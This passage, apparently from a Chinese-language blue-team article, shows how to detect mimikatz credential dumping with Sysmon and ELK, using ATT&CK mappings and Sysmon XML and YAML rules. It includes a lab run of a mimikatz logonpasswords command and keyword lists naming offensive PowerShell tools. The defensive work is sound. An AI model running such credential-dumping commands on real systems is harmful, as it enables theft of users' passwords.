下图是通过对每个数据源能检测的技术数量进行统计，并获取检测数量前十的数据源排行。

4.2.5 5、技术选择

除了检测数据源的获取，针对不同技术点的检测也有难易程度之分。场景复现时，有些只需要执行系统命令，公开工具，而有些是需要特制、专用工具，检测从常见命令程序监控，到深入系统内核调用，进程上下文监控。



(网图：检测攻击技术的难易表)

以及同一个工具不同的命令、不同形式的使用，可映射不同攻击阶段的不同技术，检测的技术点也是不一样的。以下为分析 mimikatz 工具映射的 TTP。

1	编号	战术	技术
3	T1003	Credential Access 凭证访问	Credential Dumping 凭证转储
44	T1075	Lateral Movement 横向移动	Pass the Hash 哈希传递
47	T1081	Credential Access 凭证访问	Credentials in Files 文件中的凭据
52	T1086	Execution 执行	PowerShell
110	T1207	Defense Evasion 防御规避	DCShadow

4.3 三、Sysmon

4.3.1 1、Sysmon 介绍

Sysmon 是微软的一款免费的轻量级系统监控工具，最开始是由 Sysinternals 开发的，后来 Sysinternals 被微软收购，现在属于 Sysinternals 系列工具（带有微软代码签名）。它通过系统服务和驱动程序实现记录进程创建，网络连接以及文件创建时间更改的详细信息，并把相关的信息写入并展示在 windows 的日志事件里。经常有安全人员使用这款工具去记录并分析系统进程的活动来识别恶意或者异常活动。

Sysmon 安装后分为用户态系统服务，驱动两部分，用户态通过 ETW(Event Tracing for Windows) 实现对网络数据记录，通过 EventLog 对驱动返回的数据进行解析，驱动部分则通过进、线程，模块的回调函数收集进程相关的信息，通过 Minifilter 文件过滤驱动和注册表回调函数记录访问文件、注册表的数据。

4.3.2 2、选择理由

从功能上来讲，Sysmon 一旦安装在系统上，在驻留系统期间，可以监视系统活动并将其记录到 Windows 事件日志中。与一般检测工具相比，Sysmon 可以执行系统活动深度监视，并记录高级攻击的高可信度指标，是一款优秀的 HIDS、EDR 的主机入侵检测引擎。

稳定性方面超过大部分自研的驱动，功能完善，对性能影响较小，虽然功能强大但却有很多监控盲区。若加以自研 Agent 与其配之，便可弥补自身监控盲区及非查询功能等其他需求。

接下来的针对 ATT&CK 的技术检测主要依托 sysmon 的监控, 测试从终端捕获事件数据进行分析。后面我将向您展示如何安装 sysmon 以及如何使用自定义配置来过滤噪声并获得威胁特征。

4.3.3 3、搭建环境测试

执行 sysmon 程序进行安装，用于生成日志监测数据。

```
C:\Users\Administrator>sysmon64 -i -n


System Monitor v10.41 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
```


模拟攻击环境，编写批处理文件，执行 minikatz 恶意程序（可用于从内存获取明文密码、黄金票据和万能钥匙等）。

```
C:\Users\John\Desktop\mimikatz\mimikatz>1.bat

C:\Users\John\Desktop\mimikatz\mimikatz>mimikatz.exe privilege::debug sekurlsa::
logonpasswords

  .#####.   mimikatz 2.2.0 (x86) #18362 Aug 14 2019 01:31:19
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 664389513 (00000000:2799c789)
Session           : Service from 0
User Name         : DefaultAppPool
Domain            : IIS APPPOOL
Logon Server      : (null)
Logon Time        : 2019/12/12 15:08:43
SID               : S-1-5-82-3006700770-424185619-1745488364-794895919-400469641
```

安装 winlogbeat 产品，帮助我们将 Windows 事件日志实时流式传输到我们的 ELK 存储。

```
Administrator: Windows PowerShell
PS C:\Program Files\winlogbeat-5.2.1-windows-x86_64> .\install-service-winlogbeat.ps1

Security Warning
Run only scripts that you trust. While scripts from the Internet can be useful, this script can potentially harm your
computer. Do you want to run C:\Program Files\winlogbeat-5.2.1-windows-x86_64\install-service-winlogbeat.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat
```

打开 winlogbeat.yml 文件编辑其收集的日志类型。在-name：System 后添加以一行：-name：Microsoft-windows-sysmon / operational



进行 winlogbeat 的配置测试，执行.winlogbeat.exe -c .winlogbeat.yml -configtest -e。测试正常后，开启服务，执行 start-service winlogbeat。

处理遭受攻击后捕获系统监测数据，可用于二次分析处理。

```
### Process
|command_line|hashes|host|process_guid|process_id|process_image|process_image_path|process_path|user|
|--|--|--|--|--|--|--|--|--|
|mimikatz.exe privilege::debug sekurlsa::logonpasswords|
{"sha1":"33E56CDFFCA84FC0672AD6F693CB0FBB5984CFD2"}|WIN-1IOA6FK200A|{81bd625c-c6bf-5dae-
0000-
00102caa9a03}|652|mimikatz.exe|C:\Users\John\Desktop\mimikatz\mimikatz|C:\Users\John\Desktop\mimik
1IOA6FK200A\John|
|\??\C:\Windows\system32\conhost.exe "-1049289082-225931756-9692884161709676844-2054187306-
1996778093311817286-744067514"|
{"sha1":"D69FE060D5708602CCD4D14ABBBF45CCD3A3DFAC"}|WIN-1IOA6FK200A|{81bd625c-c684-
5dae-0000-
001033319403}|3836|conhost.exe|C:\Windows\System32|C:\Windows\System32\conhost.exe|WIN-
1IOA6FK200A\John|
|C:\Windows\Sysmon.exe|{"sha1":"E6951E1A5D57E5ED56E4CA179258CF269724EFA7"}|WIN-
1IOA6FK200A|{81bd625c-c625-5dae-0000-
00103f198d03}|4880|Sysmon.exe|C:\Windows|C:\Windows\Sysmon.exe|NT AUTHORITY\SYSTEM|
|hostname|{"sha1":"0BB2A1E17A68C0C67CA3181C0992A4A800702249"}|WIN-1IOA6FK200A|{81bd625c-
c647-5dae-0000-
001071a38f03}|3780|HOSTNAME.EXE|C:\Windows\System32|C:\Windows\System32\HOSTNAME.EXE|WIN-
1IOA6FK200A\John|
|"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" |
{"sha1":"D63163689D0D55DD322CEB509BEE63B0436946AD"}|WIN-1IOA6FK200A|{81bd625c-c63b-
5dae-0000-00100a588e03}|4352|mmc.exe|C:\Windows\System32|C:\Windows\System32\mmc.exe|WIN-
1IOA6FK200A\John|
|"C:\Windows\System32\cmd.exe" /C "C:\Users\John\Desktop\mimikatz\mimikatz\1.bat" |
{"sha1":"EE8CBF12D87C4D388F09B4F69BED2E91682920B5"}|WIN-1IOA6FK200A|{81bd625c-c6bf-5dae-
0000-001036a49a03}|2316|cmd.exe|C:\Windows\System32|C:\Windows\System32\cmd.exe|WIN-
1IOA6FK200A\John|
|null|{}|WIN-1IOA6FK200A|{81bd625c-c609-5dae-0000-
0010a7608803}|2704|cmd.exe|C:\Windows\System32|C:\Windows\System32\cmd.exe|null|
|whoami|{"sha1":"DC058F52AD8ACBD316827B6DCAC2434AB3CC515C"}|WIN-1IOA6FK200A|{81bd625c-
c642-5dae-0000-
```


建议优先考虑您在环境中当前可能看到的内容，而不是仅选择矩阵中的任何技术。例如，如果您的环境中正在运行 Sysmon，并且正在收集 “ ProcessCreate’’ 事件，则可以优先考虑需要将 “ Process Monitoring’’ 或 “ Process 命令行参数’’ 作为数据源的技术。

4.4 四、分析过程


在本文中，主要探讨通过利用 minikatz 技术来利用获取 hash 凭证或者传递的过程，这一类技术主要是通过命令行参数检测及程序运行上下文相关调用进行监测，然后通过对其特征进行提取，分析如何有效降低数据噪声，并模拟测试命令执行建立会话进行验证，不断提升工程化实施检测的效果。

以下通过调用系统 API 接口实时监测系统命令行程序调用接口，通过匹配命令行参数特征，模拟检测恶意攻击。

但是单纯通过匹配命令行参数特征，虽然能够匹配一定的攻击事件，但是也存在被容易绕过的现象。

4.4.1 1、Sysmon 工具分析


我们可以借助 Sysmonview 这类工具可以很好的将攻击者的行为，恶意程序执行过程完整呈现出来。有助于行为分析，特征提取。由下图可以分析，mimikatz 执行过程中先后加载了 cryptdll.dll、samlib.dll、hid.dll、WinSCard.dll、vaultcli.dll 等动态链接库，并访问了系统 lsass.exe 进程。



但是被调用的这些 dll 是不是只有 mimikatz 才会调用的程序，是不是存在噪声，还是无法确定，可能存在某些程序也需要调用这些 dll 文件，还是需要进一步分析确认。

4.4.2 2、Sysmon 数据平台分析

面对海量的数据日志，我们需要有个大的数据平台，进行分析，了解主机，进程、文件、网络、驱动、注册表、管道等一系列对象间的关联关系，分析比对，筛选出符合某些攻击技术的能够识别的最小唯一特征。



4.4.3 3、Sysmon 规则分析

通过行为分析，初步提取特征后，我们可以通过 sysmon 规则进行特征匹配。

ATT&CK 技术编号 T1003-凭证转储可通过以下 sysmon 规则配置，进行监测。

```
<Sysmon schemaversion="3.40">
 <HashAlgorithms>*</HashAlgorithms>
 <EventFiltering>
  <ProcessCreate onmatch="include"/>
  <FileCreateTime onmatch="include"/>
  <NetworkConnect onmatch="include"/>
  <ProcessTerminate onmatch="include"/>
  <DriverLoad onmatch="include"/>
  <ImageLoad onmatch="include">
   <ImageLoaded condition="is">C:\Windows\System32\samlib.dll</ImageLoaded>
   <ImageLoaded condition="is">C:\Windows\System32\WinSCard.dll</ImageLoaded>
   <ImageLoaded condition="is">C:\Windows\System32\cryptdll.dll</ImageLoaded>
   <ImageLoaded condition="is">C:\Windows\System32\hid.dll</ImageLoaded>
   <ImageLoaded condition="is">C:\Windows\System32\vaultcli.dll</ImageLoaded>
  </ImageLoad>
  <CreateRemoteThread onmatch="include"/>
  <RawAccessRead onmatch="include"/>
  <ProcessAccess onmatch="include">
   <TargetImage condition="is">C:\Windows\system32\lsass.exe</TargetImage>
  </ProcessAccess>
  <FileCreate onmatch="include"/>
  <RegistryEvent onmatch="include"/>
  <FileCreateStreamHash onmatch="include"/>
  <PipeEvent onmatch="include"/>
  <WmiEvent onmatch="include"/>
 </EventFiltering>
</Sysmon>
```


或者通过 yaml 规则，进行配置检测。

attck.yaml

```
T1003:
  name: Credential Dumping
  description:
  level: critical
  phase: Credential Access
  query:
    - type: reg
      reg:
        path:
          pattern: HKLM\SAM|HKLM\Security
      process:
        image:
          pattern: \\Windows\\.+\\lsass.exe
          flag: regex
          op: not
      op: and
    - type: file
      file:
        path:
          pattern: \\Windows\\.+\\bcryptprimitives.dll|\\Windows\\.+\\bcrypt.dll|\\Windows\\.+\\ncrypt.dll
          flag: regex
```

在系统日志检测，结果成功捕获 minikatz 相关运行信息。

因为使用 bat 脚本来运行 minikatz 程序，所以下图显示命中技术 T1036-混淆攻击的检测规则



像 Mimikatz 这样的凭证转储程序可以直接通过本地二进制程序文件执行，也可以通过 Powershell 直接加载到内存中运行，并从内存中读取其他进程的数据。分析查找这类程序时，可进一步分析提取进程请求特定的权限以读取 LSASS 进程的部分，用以检测何时发生凭证转储。辨别 Mimikatz 与其他程序使用的常见访问模式。

常见的 Mimikatz GrantedAccess 模式。

这些特征特定于 Mimikatz 当前版本的工作方式，因此对于 Mimikatz 的将来更新和非默认配置都是不可靠的。

EventCode=10

TargetImage=”C:\WINDOWS\system32\lsass.exe”

(GrantedAccess=0x1410 OR GrantedAccess=0x1010 OR GrantedAccess=0x1438 OR GrantedAccess=0x143a OR GrantedAccess=0x1418)


CallTrace=”C:\windows\SYSTEM32\ntdll.dll+|*C:\windows\System32\KERNELBASE.dll+20edd|UNKNOWN()*”

table _time hostname user SourceImage GrantedAccess

以下是编号 T1003 凭证访问阶段战术凭证转储技术映射更细粒度多个子技术的 sysmon 配置语句。

```
<CommandLine name="Alert=Hacking Command Line events,Tactic=Privilege Escalation"
condition="contains">Invoke-PsUaCme</CommandLine>
<CommandLine name="MitreRef=T1003,Technique=Credential Dumping,Tactic=Credential Access,Alert=Hacking
Command Line events,Tactic=Privilege Escalation" condition="contains">Get-GPPPassword</CommandLine>
<CommandLine name="Alert=Hacking Command Line events,Tactic=Privilege Escalation"
condition="contains">Get-Keystrokes</CommandLine>
<CommandLine name="Alert=Hacking Command Line events,Tactic=Privilege Escalation"
condition="contains">Get-TimedScreenshot</CommandLine>
<CommandLine name="MitreRef=T1003,Technique=Credential Dumping,Tactic=Credential Access,Alert=Hacking
Command Line events,Tactic=Privilege Escalation" condition="contains">Get-VaultCredential</CommandLine>
<CommandLine name="Alert=Hacking Command Line events,Tactic=Privilege Escalation"
condition="contains">Invoke-CredentialInjection</CommandLine>
<CommandLine name="MitreRef=T1003,Technique=Credential Dumping,Tactic=Credential Access,Alert=Hacking
Command Line events,Tactic=Privilege Escalation" condition="contains">mimikatz</CommandLine>
<CommandLine name="Alert=Hacking Command Line events,Tactic=Privilege Escalation"
condition="contains">Invoke-NinjaCopy</CommandLine>
<CommandLine name="Alert=Hacking Command Line events,Tactic=Privilege Escalation"
condition="contains">Invoke-TokenManipulation</CommandLine>
<CommandLine name="Alert=Hacking Command Line events,Tactic=Privilege Escalation"
condition="contains">Out-Minidump</CommandLine>
```

